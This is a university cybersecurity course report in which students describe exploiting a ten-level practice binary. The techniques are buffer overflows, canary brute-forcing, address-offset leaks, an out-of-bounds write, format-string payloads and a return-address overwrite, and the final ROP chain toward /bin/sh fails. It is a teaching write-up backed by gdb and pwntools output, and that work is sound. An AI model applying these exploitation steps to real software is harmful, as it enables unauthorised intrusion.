University of Aveiro
Masters in Cybersecurity
Analysis and Exploration of Vulnerabilities

Assignment 3

Authors:

- Guilherme Amaral Ribeiro Pereira: 93134
- José Luís Rodrigues Costa: 92996
- Diogo Miguel Rocha Amaral: 93228
- Daniel Baptista Andrade: 93313

Index

Introduction

This work was developed under the course of analysis and exploration of vulnerabilities with the objective of exploring vulnerabilities in a custom application with a reasonable amount of vulnerabilities organized in levels. There are a total of 10 levels, each exploring a specific aspect of handling binaries and developing exploits for binaries.

For each level addressed, the report will describe why it exists, and how it was exploited, reasoned with screenshots and scripts used.

We also developed scripts that perform the exploits on the remote server, they are available in the Exploits folder of our project.

In the repository there is a folder for each one of the vulnerabilities that contain the scripts that generate the payloads, as well as scripts that run the exploits and print screens of the results/analysis.

Level 0

1. Why does it exist

The code is written in plainText inside the file, therefore, by opening gdb it was easy to spot the address in which it was stored, making us able to copy that.

```
$rsi   : 0x00000000004030f9  →  "HackTheGibson"
```

Figure 1: Password in plainText

2. How was it exploited

With the previous discovery, we just needed to copy the password and paste it in order to correctly bypass this level.

Level 1

1. Why does it exist

Level 1 vulnerability exists due to buffer overflow. Despite the buffer being a char array of 32 chars, scanf() method in C does not have a boundaries check. Since the declared variables can be overwritten from bottom to top, the buffer array can override and change the verdict variable.

```c
int verdict=0;

char buffer[32];
```

Figure 2: Level1 code snippet

2. How was it exploited

To exploit this level, the user just has to send more than 32 chars to the scanf() method. After that, the memory address content of the verdict variable is going to be overwritten with the remaining bytes of the scanf(). Later in the code, there is a check to see if the verdict has a number different from 0. If so, it prints the "Correct" string and returns 1, exploiting this level1() function.

```
scanf("%50[0-9a-zA-Z ]", buffer);

if(verdict) {
    printf("Correct!\n");
    return 1;
}
```

Figure 3: Level1 code snippet

```
== Level 1 ==
Level 1 user: team1 key: 5f655be99d89c432737395090426 99b1

In the movie Matrix, Trinity actually uses CVEs to break SSH. A relevar
can move you forward: 111111111111111111111111111111111111111111111
Correct!
Level [0-9]:
```

Figure 4: Running the exploit of level1

Level 2

1. Why does it exist

This vulnerability exists because there is the possibility to conduct a small brute force attack to find a variable, by using a buffer overflow exploit that allows the alteration of the l2stack structure.

2. How was it exploited

This level can be exploited when the random canary value from the data variable is discovered.

In this level the first input requested is how many bytes will be written. The limit is 84, but as the data buffer is 32 bytes in size, it's possible to overflow and write on the canary, value and padding of the struct.

As the canary value is verified, this value cannot be altered or has to be exposed.

To exploit the value of this data.canary variable, as this level runs on a while loop, the canary value can be brute forced, byte by byte, until the full canary value is exposed.

By brute forcing a byte at a time, it's possible to understand when the correct byte was discovered, because the level will output a "Canary alive!" message instead of a "Stack Smashing Detected: Canary Value Corrupt!".

This makes it so that only 255 * 8 = 2040 possibilities are needed in the worst case scenario. All possibilities for a byte value (255) and the size of the canary which is 8 bytes.

When the canary value is exposed, the data.value variable can be changed to 1, without changing the canary value, as it is known and can be replicated.

In figure 5 the first byte discovered was 30 and the next byte discovered was 69 as the "Canary alive!" message was displayed, for the next byte discovery the 30 and 69 bytes will be used as they are correct, and allow the bruteforce of the next byte.

```
[30, 65]
b'Send 34 bytes: '
[30, 66]
b'Send 34 bytes: '
[30, 67]
b'Send 34 bytes: '
[30, 68]
b'Send 34 bytes: '
[30, 69]
b'Canary alive!\nValue still ok\nHow many bytes do you wish to write? '
```

Figure 5: Payload running

```
b'Send 40 bytes: '
[37, 149, 244, 137, 102, 195, 82, 237]
b'Canary alive!\nValue still ok\nHow many bytes do you wish to write? '
bytearray(b'%\x95\xf4\x89f\xc3R\xed')
b'Send 41 bytes: '
[37, 149, 244, 137, 102, 195, 82, 237, 1]
b'Canary alive!\nCorrect!\nLevel [0-9]: '
```

Figure 6: Exploit Result

Level 3

1. Why does it exist

In the main code we can see that level 9 is defined before the main function, and since the address of the main function is outputted in level3, we can use that address and an offset (which never changes) to obtain the address to level 9.

2. How was it exploited

After noticing that level 9 was defined before the main function we used gdb to output the address of the main function and of the level9 function.

```
gef➤  p level9
$1 = {<text variable, no debug info>} 0x555555555d4f <level9>
gef➤  p main
$2 = {<text variable, no debug info>} 0x555555555edc <main>
gef➤
```

Figure 7: Print the addresses of functions

We then subtracted the addresses to obtain the offset.

Hex value:
555555555edc – 555555555d4f = **18D**

Figure 8: Calculation of the offset

Now that we know the offset we can use the main address that is given by level3 and subtract the offset to obtain level9 address.

```
== Level 3 ==
Level 3 user: ola key: 10c751052b01a1ddfd560f16432b3c32

Do you remember Wilbert 'Tibbs' Thibodeaux in 2000? What is th
r similarly named function?
main() is at 0x561f7729dedc: 0x561F7729DD4F
Correct!
Level [0-9]:
```

Figure 9: Running the exploit of level 3

Level 4

1. Why does it exist

The idea is to compare the offset between the printf call and the system call since this difference is fixed due to compilation flags, therefore, if we can get the printf address, just by removing the predetermined offset we reach system().

```
Level [0-9]: 4
printf() is at 0x7fe978e099b0:
system() is at 0x7fe978dfb850:
```

Figure 10: Addresses of printf() and system()

2. How was it exploited

Doing the previous math, computing the offset (0xE160), we can clone the system address and bypass the verification.

```
└─$ python3 exploit_lvl4.py
[+] Opening connection to localhost on port 5000: Done
b'CyberSec University Application Form\n\nWho are you? '
b'Welcome to our university Team1!\n\nWe hope your application is successful.\nLev
el [0-9]: '
b'\n=== Level 4 ===\nLevel 4 user: Team1 key: d65ffc492033f8c7a58cedae021d192f\n\n
You know the song that goes like Shock Shock... Whoa yeah. Give the address of tha
t function (0x...)?\nprintf() is at 0x7f7175ad89b0: '
b'0x7f7175aca850'
b'Correct!\nLevel [0-9]: '
[*] Closed connection to localhost port 5000
```


Figure 11: Payload of level 4 running

Level 5

1. Why does it exist

In this level, each time the user fails to enter the correct value, it returns to the same function, allocating another stack and an address with the return value which is the important part. The ptr[3] that is “unreadable” at a first sight is the return address of the function, so, by failing once, the return address changes from the main function address to the level5 one. By failing consequently, the return address is going to be always the same. The ptr pointer can read above its range so, if we can read inside the addresses from the previous stack, it is possible to achieve a correct value.


2. How was it exploited



```
gef➤  x/32x $sp
0x7fffffffdee0: 0x00000000      0x00000000      0x00401513      0x00000000
0x7fffffffdef0: 0x0000002d      0x00000000      0xffffdef0      0x00007fff
0x7fffffffdf00: 0xffffdf30      0x00007fff      0x00401fe0      0x00000000
0x7fffffffdf10: 0xffffe028      0x00007fff      0x00401180      0x00000001
0x7fffffffdf20: 0xffffe020      0x00007fff      0x00000000      0x00000005
0x7fffffffdf30: 0x00000000      0x00000000      0xf7b1b7ed      0x00007fff
0x7fffffffdf40: 0xffffe028      0x00007fff      0xffffe028      0x00000001
0x7fffffffdf50: 0x00401ed9      0x00000000      0xf7ffe220      0x00007fff
```

Figure 12: Print stack

The above stack is the first stack from the loop, in which the idx has the marked value. So, ptr[0] points to that value, therefore, ptr[3], the “hidden” value points towards the 0x401fe0 value. By entering an incorrect value, a new stack is created above the shown one.



```
gef➤  x/32x $sp
0x7fffffffdeb0: 0x00402020      0x00000000      0xffffdf00      0x00007fff
0x7fffffffdec0: 0x00000003      0x00000000      0xffffdec0      0x00007fff
0x7fffffffded0: 0xffffdf00      0x00007fff      0x00401a73      0x00000000
0x7fffffffdee0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdef0: 0x0000002d      0x00000000      0xffffdef0      0x00007fff
0x7fffffffdf00: 0xffffdf30      0x00007fff      0x00401fe0      0x00000000
0x7fffffffdf10: 0xffffe028      0x00007fff      0x00401180      0x00000001
0x7fffffffdf20: 0xffffe020      0x00007fff      0x00000000      0x00000005
```

Figure 13: Print stack

By looking at the stack and following the same principles, the new ptr[3] value is 0x401a73 and, if we try to read ptr[9], it gives us the 0x401fe0 address, the previous correct answer. According to the theory, if we enter level5 once more, the return address is the same as the previous iteration.


```
gef➤  x/32x $sp
0x7fffffffde80: 0x00402020      0x00000000      0xffffded0      0x00007fff
0x7fffffffde90: 0x00000003      0x00000000      0xffffde90      0x00007fff
0x7fffffffdea0: 0xffffded0      0x00007fff      0x00401a73      0x00000000
0x7fffffffdeb0: 0x00402020      0x00000000      0x00000004      0x00000000
0x7fffffffdec0: 0x00000005      0x00000000      0xffffdec0      0x00007fff
0x7fffffffded0: 0xffffdf00      0x00007fff      0x00401a73      0x00000000
0x7fffffffdee0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdef0: 0x0000002d      0x00000000      0xffffdef0      0x00007fff
```

Figure 14: Print stack

As suspected, ptr[9] now has the same value as ptr[3], therefore, if we insert this value, a positive result appears.

```
Who are you? Team1
Welcome to our university Team1!

We hope your application is successful.
Level [0-9]: 5

== Level 5 ==
Level 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882aec92

Choose an offset and I will give you some data.
9
Take this: 7f19eec167ed
Now give me the address of the instruction right after this function ends. It starts with 0x0: 5
Wrong.

== Level 5 ==
Level 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882aec92

Choose an offset and I will give you some data.
9
Take this: 401fe0
Now give me the address of the instruction right after this function ends. It starts with 0x0: 5
Wrong.

== Level 5 ==
Level 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882aec92

Choose an offset and I will give you some data.
9
Take this: 401a73
Now give me the address of the instruction right after this function ends. It starts with 0x0: 0x00401fe0
Wrong.

== Level 5 ==
Level 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882aec92

Choose an offset and I will give you some data.
9
Take this: 401a73
Now give me the address of the instruction right after this function ends. It starts with 0x0: 0x00401a73
Correct!
```

Figure 15: Payload result



```
└─$ python3 exploit_lvl5.py
[+] Opening connection to localhost on port 5000: Done
b'CyberSec University Application Form\n\nWho are you? '
b'Welcome to our university Team1!\n\nWe hope your application is successful.\nLeve
l [0-9]: '
b'\n== Level 5 ==\nLevel 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882aec92\n\nC
hoose an offset and I will give you some data.\n'
b'Take this: 7ffd4fd83430\nNow give me the address of the instruction right after t
his function ends. It starts with 0x0: '
b'Wrong.\n\n== Level 5 ==\nLevel 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882ae
c92\n\nChoose an offset and I will give you some data.\n'
──────
b'Take this: 401fe0\nNow give me the address of the instruction right after this fu
nction ends. It starts with 0x0: '
──────
b'Wrong.\n\n== Level 5 ==\nLevel 5 user: Team1 key: 26f05ee9a2abddb4e3b3d688882ae
c92\n\nChoose an offset and I will give you some data.\n'
──────
→b'Take this: 401a73\nNow give me the address of the instruction right after this
function ends. It starts with 0x0: '
401a73
b'0x00401a73'
b'Correct!\n!Level [0-9]: '
```

Figure 16: Payload result

Level 6

1. Why does it exist

In level 6 a buffer is declared with size 64, however when an index to write on the buffer is requested, it has no bounds and can be any value. This allows the writing of the value 1 in memory outside the buffer.

2. How was exploited

To successfully complete the level, the variable value0, created before the buffer, must be set to 1.

To achieve this, when the index where value 1 is going to be set is requested, if the -1 value is sent, the variable will be successfully set to 1.

As the structure l6data is created as the data variable, the variable data.value0 is in memory just before the start of the buffer, as can be seen in figure 17.

By choosing the index -1 of the array, that will overwrite the data.value0 to 1, as it comes right before.

```
gef➤  p &data.value0
$1 = 0x7fffffffd9c0 ""
gef➤  x/20x $sp
0x7fffffffd9b0: 0xf7aaac00      0x00007fff      0x00000000      0x00000000
0x7fffffffd9c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffd9d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffd9e0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffd9f0: 0x00000000      0x00000000      0x00000000      0x00000000
gef➤  p &data.buffer
$2 = (char (*)[64]) 0x7fffffffd9c1
```

Figure 17: X

Level 7

1. Why does it exist

In level 7, the printf function is called with a buffer as the format string (figure 18) As the user can write to this buffer, this allows for a format string software attack that allows information to be read from memory.

```
printf("You answered: ");
printf(buffer);
```

Figure 18: Level7 code snippet

2. How was exploited

To successfully complete the level, the password that is loaded from the file must be leaked.

Using a format string attack, memory information can be displayed.

The exploit works because this number indicates which of the following arguments is selected. As there are no arguments, only the format string, information is leaked.

By sending the following payload: %<number>$016llx and changing the <number> sequentially, until the password is successfully leaked.

In this case, the number is 5 and the payload is the one in figure 19, which results in the password (hex format).

```
└─$ python3 exploit_lvl7.py
[+] Opening connection to 10.110.2.100 on port 5000: Done
b'CyberSec University Application Form\n\nWho are you? '
b'Welcome to our university Team1!\n\nWe hope your application is successful.\nLevel [0-9]: '
→b'\n== Level 7 ==\nLevel 7 user: Team1 key: 5c3ef857253a46796fbcdb931365aab9\n\nWe reviewed your process. It se
ems that you hacked the password.\nTell us the correct password: '
b'You answered: 0000000000000000\nWrong.\nTell us the correct password: '
Payload→%1$016llx
b'You answered: Wrong.\nTell us the correct password: '
b'You answered: 0000000000000000\nWrong.\nTell us the correct password: '
Payload→%2$016llx
b'You answered: Wrong.\nTell us the correct password: '
b'You answered: 0000000000000000\nWrong.\nTell us the correct password: '
Payload→%3$016llx
b'You answered: Wrong.\nTell us the correct password: '
b'You answered: 00007ffe260f4790\nWrong.\nTell us the correct password: '
b'You answered: 0000000000000000\nWrong.\nTell us the correct password: '
Payload→%5$016llx
b'You answered: Wrong.\nTell us the correct password: '
b'You answered: 0000617568736f4a\nWrong.\nTell us the correct password: '
Payload→%6$016llx
b'You answered: JoshuaCorrect!\nLevel [0-9]: '
[*] Closed connection to 10.110.2.100 port 5000
```

Figure 19: Information leak

Level 8

1. Why does it exist

In level 8 a buffer is declared with size 2, however we are allowed to write up to 32 positions in the buffer with the read function available in the level.
With this one can write over the rbp register and the return address (which is the address to the function that called the function that is running).
To jump to an address of choice, one can write that address in the return address, if that happens, when the level8 function ends, instead of going back to the function that called it, it will go to the inserted address instead.

```
uint64_t buffer[2];

printf("Have you taken the red p

printf("The Jump program is desi
nipulate certain parameters of phy
printf("To help you, our saved R
printf("Now show me how to jump 
read(STDIN_FILENO, buffer, 32);
```

Figure 20: Level8 code snippet

2. How it was it exploited

Since we wanted to jump to level 9, it was important to obtain the address to level9 which we can get through level3 as we mentioned previously. We then, by looking at the stack, verified how many bytes were needed until we got to the position of the return address where we would write level9's address.




Figure 21: gdb information

As we can see in the previous figure, 24 bytes are needed to pass over the rbp and get to the position of the return address.

By using python and pwn tools we developed a script that goes to level3 and obtains the level9 address and then creates a payload that contains 24 padding bytes and the level9 address. When using that payload we verify that we jump to level9.

```
└─$ python3 payload_level_8.py
[+] Opening connection to localhost on port 5000: Done
b'CyberSec University Application Form\n\nWho are you? '
b'Welcome to our university Team1!\n\nWe hope your application is successful.
\nLevel [0-9]: '
b"\n=== Level 3 ===\nLevel 3 user: Team1 key: f617d75e380e298e01906df6b44f4da
7\n\nDo you remember Wilbert 'Tibbs' Thibodeaux in 2000? What is the address
of our similarly named function?\nmain() is at 0x55f59a57eedc: "
/home/kali/Desktop/AEV_Proj_3/Exploits/level8/payload_level_8.py:16: BytesWar
ning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwnt
ools.com/#bytes
  lvl9addr = flat(hex(int(s[0], 16) - 0x18D))
b'Correct!\nLevel [0-9]: '
b'\n=== Level 8 ===\nLevel 8 user: Team1 key: 860dce200c6b9e0edd5359c6b825400
6\n\nHave you taken the red pill?\nThe Jump program is designed to run in the
 Construct as a training simulation. The program allows redpills to explore t
heir ability to manipulate certain parameters of physics (rules) within the M
atrix\nTo help you, our saved RBP is 0x7ffd0de96030\nNow show me how to jump
to level9. It will require 32 bytes: '
b'\n=== Level 9 ===\nLevel 9 user: Team1 key: b02a106e1d1ddb52c4e4c46cf555e45
1\n\nSeems like you made the jump.Next level requires you to get a shell! It
will require up to 64 bytes.\n\nInto another plane we go ... \n'
[*] Closed connection to localhost port 5000
```

Figure 22: Running the exploit in level 8

Level 9

1. Why does it exist

In level 9 a buffer of size 16 is declared, however the read function allows us to write up to 64 positions, which means one can write past the buffer.
By the same logic of level8 we can modify the return address of the function.
By using the address of the "pop rdi; ret" gadget followed by the address to /bin/sh followed by the system we should be able to obtain a shell.

```c
char buffer[16];

memset(buffer, 0, 16);
printf("Seems like you made the jump.");
printf("Next level requires you to get a
read(STDIN_FILENO, buffer, 64);

printf("\n");
printf("Into another plane we go ... \n");
```

Figure 23: level 9 code snippet




Figure 24: payload structure

2. How was it exploited

To start off, we used gdb and rop to obtain the address of the gadget “pop rdi”, the address of /bin/sh and the address of system.

Figure 25: Address of the gadget, /bin/sh and system

Then we verified by looking at the stack, the bytes that we needed to write to pass over the rbp and get to the return address.

Figure 26: Example of the stack in level9

After knowing the padding (24) and the addresses of pop rdi, /bin/sh and system we used pwn tools to write a python script which generates a payload that places pop rdi in the return address followed by the /bin/sh followed by the system address.




Figure 27: level9 stack with the payload injected

However we got an error.




Figure 28: Error due to “pop rdi” gadget

The error shows that the gadget “pop rdi” address is not valid, which we confirmed by using the below command.




Figure 29: Verification of “pop rdi” gadget

Due to this we actually never got to the shell .